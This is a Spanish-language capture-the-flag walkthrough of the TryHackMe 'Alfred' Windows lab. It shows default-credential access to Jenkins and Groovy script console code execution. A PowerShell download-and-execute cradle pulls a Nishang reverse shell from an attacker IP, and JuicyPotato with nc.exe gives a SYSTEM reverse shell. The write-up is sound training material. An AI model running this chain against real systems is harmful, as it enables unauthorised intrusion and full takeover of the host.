# *Alfred*

Nos presentan una máquina Windows con el nombre de “Alfred”, nos comentan que tendremos que explotar un servidor web de automatización y explotar los tokens de autenticación de Windows para escalar privilegios.

Para esta máquina, de nuevo nos recomienda que utilicemos “Metasploit” pero como siempre menciono, a la hora de realizar OSCP la utilización de este está totalmente prohibida exceptuando alguna máquina asique todo el post está hecho sin utilizar Metasploit.

# *Recopilación de información*

Comenzamos con un escaneo de puertos rápido para enumerar los puertos abiertos:

```
root@kalil:/home/kaito/Escritorio/THM/OSCPPREPARATION/Alfred# nmap -p- --open -vvv -n -T5 10.10.146.90
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-02 23:40 CEST
Initiating Ping Scan at 23:40
Scanning 10.10.146.90 [4 ports]
Completed Ping Scan at 23:40, 1.55s elapsed (1 total hosts)
Read data files from: /usr/bin/../share/nmap
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 1.64 seconds
           Raw packets sent: 8 (304B) | Rcvd: 0 (0B)
```

En el primer output no recibimos nada, volvemos a intentarlo con el parámetro -Pn:

```
root@kalil:/home/kaito/Escritorio/THM/OSCPPREPARATION/Alfred# nmap -p- --open --min-rate 25000 -vvv -n
-T5 10.10.146.90 -Pn
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-02 23:42 CEST
Initiating SYN Stealth Scan at 23:42
Scanning 10.10.146.90 [65535 ports]
Discovered open port 3389/tcp on 10.10.146.90
Discovered open port 8080/tcp on 10.10.146.90
Discovered open port 80/tcp on 10.10.146.90
Completed SYN Stealth Scan at 23:42, 5.58s elapsed (65535 total ports)
Nmap scan report for 10.10.146.90
Host is up, received user-set (0.054s latency).
Scanned at 2020-05-02 23:42:06 CEST for 6s
Not shown: 65532 filtered ports
Reason: 65532 no-responses
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE       REASON
80/tcp   open  http          syn-ack ttl 127
3389/tcp open  ms-wbt-server syn-ack ttl 127
8080/tcp open  http-proxy    syn-ack ttl 127
```

Realizamos un escaneo más profundo de puertos:


```
root@kalil:/home/kaito/Escritorio/THM/OSCPPREPARATION/Alfred# nmap -p80,3389,8080 -sC -sV -n -T5
10.10.146.90 -Pn -oN output.txt
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-02 23:43 CEST
Nmap scan report for 10.10.146.90
Host is up (0.054s latency).

PORT     STATE SERVICE    VERSION
80/tcp   open  http       Microsoft IIS httpd 7.5
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/7.5
|_http-title: Site doesn't have a title (text/html).
3389/tcp open  tcpwrapped
8080/tcp open  http       Jetty 9.4.z-SNAPSHOT
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: Jetty(9.4.z-SNAPSHOT)
|_http-title: Site doesn't have a title (text/html;charset=utf-8).
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

## *Recopilando información servicio HTTP*

Tras fuzzear directorios en el puerto 80, no encontramos nada interesante y fuzzeando directorios en el puerto 8080 obtenemos distintos en los cuales tenemos que logearnos, los veremos posteriormente:

```
root@kalil:/home/kaito/Escritorio/THM/OSCPPREPARATION/Alfred# dirsearch -u http://10.10.146.90:8080/ -
e " " -w "/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt" -t 300

 _|. _ _  _  _  _ _|_    v0.3.9
(_||| _) (/_(_|| (_| )

Extensions:  | HTTP method: get | Threads: 300 | Wordlist size: 220521

Error Log: /opt/dirsearch/logs/errors-20-05-03_00-03-59.log

Target: http://10.10.146.90:8080/

[00:03:59] Starting:
[00:04:01] 302 -    0B  - /assets  ->  http://10.10.146.90:8080/assets/
[00:04:01] 200 -    2KB - /login
[00:04:05] 302 -    0B  - /logout  ->  http://10.10.146.90:8080/
[00:04:10] 400 -    5KB - /error
[00:04:16] 403 -    5KB - /alliances
[00:04:25] 302 -    0B  - /git  ->  http://10.10.146.90:8080/git/
[00:04:27] 403 -    5KB - /NY
[00:04:30] 500 -    7KB - /oops
[00:04:31] 302 -    0B  - /subversion  ->  http://10.10.146.90:8080/subversion/
[00:04:34] 403 -    5KB - /nothing
[00:05:05] 302 -    0B  - /cli  ->  http://10.10.146.90:8080/cli/
[00:07:39] 403 -    5KB - /turbocad
```

Al dirigirnos al puerto 80 obtenemos una imágen, en caso de ser un CTF, podríamos tirar de utilidades de esteganografía:



RIP Bruce Wayne

Donations to **alfred@wayneenterprises.com** are greatly appreciated.

No parece muy interesante, podriamos guardar el nombre de “Bruce Wayne” y la dirección de correo electrónico para probar credenciales o enumerar usuarios posteriormente.

Vamos a explorar el puerto 8080 ya que, nos mencionaron algo sobre explotar un Jenkins y podría estar aquí.

Al visitarlo, obtenemos un panel de administración donde debemos logearnos si queremos más inforamción, probaremos credenciales por defecto como “admin:admin”:


Parece que tenemos éxito y que hemos podido logearnos correctamente, pasaremos a la explotación del Jenkins para obtener una RCE.

Anteriormente, fuzzeando, obtuvimos algunos directorios pero no son los adecuados para localizar una RCE, tras reserchear, nos encontramos con un artículo que nos ayudará a obtener una Reverse Shell:

Repositorio (recomiendo visualizarlo): https://gcattani.github.io/201502/jenkins-console-script

## *Explotación*

Si visitamos el directorio “/script” como nos indica en el artículo e introducimos el siguiente script:

```
def command = """whoami"""
def proc = command.execute()
proc.waitFor()

println "return code: ${ proc.exitValue()}"
println "stderr: ${proc.err.text}"
println "stdout: ${proc.in.text}"
```

Recibiremos el usuario con el que estamos introduciendo comandos. Ya tendríamos nuestra RCE:


Pasaremos a obtener una Reverse Shell de PowerShell a través de Nishang, utilizaremos “Invoke-PowerShellTcp.ps1”, podeis encontrarlo aqui:

- https://github.com/samratashok/nishang/blob/master/Shells/Invoke-PowerShellTcp.ps1

## *Obteniendo Reverse Shell*

Una vez que tenemos nuestro archivo “Invoke-PowerShellTcp.ps1”, le pondremos un nombre como “shell.ps1” para que sea más cómodo trabajar con este.

Pasaremos a editar nuestro archivo, tendremos que copiar al final del archivo las siguientes líneas para obtener posteriormente una shell en el puerto que seleccionemos

```
Invoke-PowerShellTcp -Reverse -IPAddress 10.11.4.143 -Port 4444
```

Nos deberá de quedar algo parecido a esto:

```
            #Return the results
            $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2)
            $stream.Write($sendbyte,0,$sendbyte.Length)
            $stream.Flush()
        }
        $client.Close()
        if ($listener)
        {
            $listener.Stop()
        }
    }
    catch
    {
        Write-Warning "Something went wrong! Check if the server is reachable and you are using the correct port."
        Write-Error $_
    }
}

Invoke-PowerShellTcp -Reverse -IPAddress 10.11.4.143 -Port 4444
```

A continuación, vamos a obtener el archivo editado anteriormente para obtener una Reverse Shell.

Iniciaremos un servidor web de Python para poder descargar el archivo en la máquina víctima y pondremos a la escucha en el puerto seleccionado anteriormente.

Una vez que tenemos esto, definiremos un script para que descargue el archivo de nuestra máquina y obtener una shell, deberemos de introducir el script así:

```
def command = """powershell iex (New-Object Net.WebClient).DownloadString('http://10.11.4.143/shell.ps1');"""
def proc = command.execute()
proc.waitFor()

println "return code: ${ proc.exitValue()}"
println "stderr: ${proc.err.text}"
println "stdout: ${proc.in.text}"
```

Si lo ejecutamos, obtendremos una Shell y podremos obtener la flag de user.

Recomiendo al poner a la escucha utilizar "rlwrap" ya que nos permitirá movernos por el prompt de forma más sencilla y cómoda utilizando las flechas, tabulaciones, limpiar la pantalla...

```
root@kalil:/home/kaito/Escritorio/THM/OSCPPREPARATION/Alfred/exploit# rlwrap nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.11.4.143] from (UNKNOWN) [10.10.146.90] 49204
Windows PowerShell running as user bruce on ALFRED
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Program Files (x86)\Jenkins>whoami
alfred\bruce
PS C:\Program Files (x86)\Jenkins>ls C:\Users\bruce\Desktop


    Directory: C:\Users\bruce\Desktop


Mode                 LastWriteTime     Length Name
----                 -------------     ------ ----
-a---        10/25/2019   3:22 PM         32 user.txt
```

# *Post-Explotación*

Vamos a realizar la escalación de privilegios, copiaremos PowerUp.ps1 para ejecutarlo y posteriormente obtener información que puede ayudarnos a la hora de encontrar vectores para la escalación.

En mi caso, utilizo un servidor de SMB para la transferencia de archivos ya que es cómodo y rápido:

```
PS C:\Users\bruce\Desktop> copy \\10.11.4.143\a\PowerUp.ps1 .

PS C:\Users\bruce\Desktop> Invoke-PowerShellTcp : File C:\Users\bruce\Desktop\PowerUp.ps1 cannot be
loaded
 because the execution of scripts is disabled on this system. Please see "get-h
elp about_signing" for more details.
At line:128 char:21
+ Invoke-PowerShellTcp <<<<  -Reverse -IPAddress 10.11.4.143 -Port 4444
    + CategoryInfo          : NotSpecified: (:) [Write-Error], WriteErrorExcep
   tion
    + FullyQualifiedErrorId : Microsoft.PowerShell.Commands.WriteErrorExceptio
   n,Invoke-PowerShellTcp
```

Como vemos, al intentar importar PowerUp, nos comenta que esta opción está deshabilitada asique tiraremos por otro sitio.

Si escribimos “whoami /priv”, obtendremos una lista de privilegios disponibles, nos fijamos en “SeImpersonatePrivilege”, si este está habilitado, es posible explotar la vulnerabilidad de “Juice Potatoes”.

```
PS C:\Users\bruce\Desktop> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeSecurityPrivilege           Manage auditing and security log          Disabled
SeTakeOwnershipPrivilege      Take ownership of files or other objects  Disabled
SeLoadDriverPrivilege         Load and unload device drivers            Disabled
SeSystemProfilePrivilege      Profile system performance                Disabled
SeSystemtimePrivilege         Change the system time                    Disabled
SeProfileSingleProcessPrivilege Profile single process                  Disabled
SeIncreaseBasePriorityPrivilege Increase scheduling priority            Disabled
SeCreatePagefilePrivilege     Create a pagefile                         Disabled
SeBackupPrivilege             Back up files and directories             Disabled
SeRestorePrivilege            Restore files and directories             Disabled
SeShutdownPrivilege           Shut down the system                      Disabled
SeDebugPrivilege              Debug programs                            Enabled
SeSystemEnvironmentPrivilege  Modify firmware environment values        Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeRemoteShutdownPrivilege     Force shutdown from a remote system       Disabled
SeUndockPrivilege             Remove computer from docking station      Disabled
SeManageVolumePrivilege       Perform volume maintenance tasks          Disabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
SeTimeZonePrivilege           Change the time zone                      Disabled
SeCreateSymbolicLinkPrivilege Create symbolic links                     Disabled
```

## *Explotando con Juice Potatoes*

A continuación, obtendremos JuicyPotato.exe del repositorio de github y lo pasamos a la máquina víctima:

- https://github.com/ohpe/juicy-potato/releases/download/v0.1/JuicyPotato.exe

Juicy Potato aprovecha que podemos visualizar el Token de "NT AUTHORITY\\SYSTEM" para explotar la vulnerabilidad y darnos una Shell como este usuario.

Obtendremos "nc.exe" en la máquina víctima y realizaremos la escalación de privilegios ejecutando "juicypotato.exe":

```
PS C:\Users\bruce\Desktop> copy \\10.11.4.143\a\nc.exe .

PS C:\Users\bruce\Desktop> cmd /c JuicyPotato.exe -l 1337 -p c:\windows\system32\cmd.exe -a "/c C:
\Users\bruce\Desktop\nc.exe -e cmd.exe 10.11.4.143 443" -t *
Testing {4991d34b-80a1-4291-83b6-3328366b9097} 1337
......
[+] authresult 0
{4991d34b-80a1-4291-83b6-3328366b9097};NT AUTHORITY\SYSTEM

[+] CreateProcessWithTokenW OK
```

Si tratamos de ejecutar Juicy Potato directamente no podremos ya que estamos desde una Shell de Powershell es por eso por lo que añadimos “cmd /c” para ejecutarlo utilizando el prompt de cmd.

Finalmente, tenemos una shell como usuario NT AUTHORITY\SYSTEM y podemos obtener la flag de la ruta “C:\Windows\System32\config\root.txt\":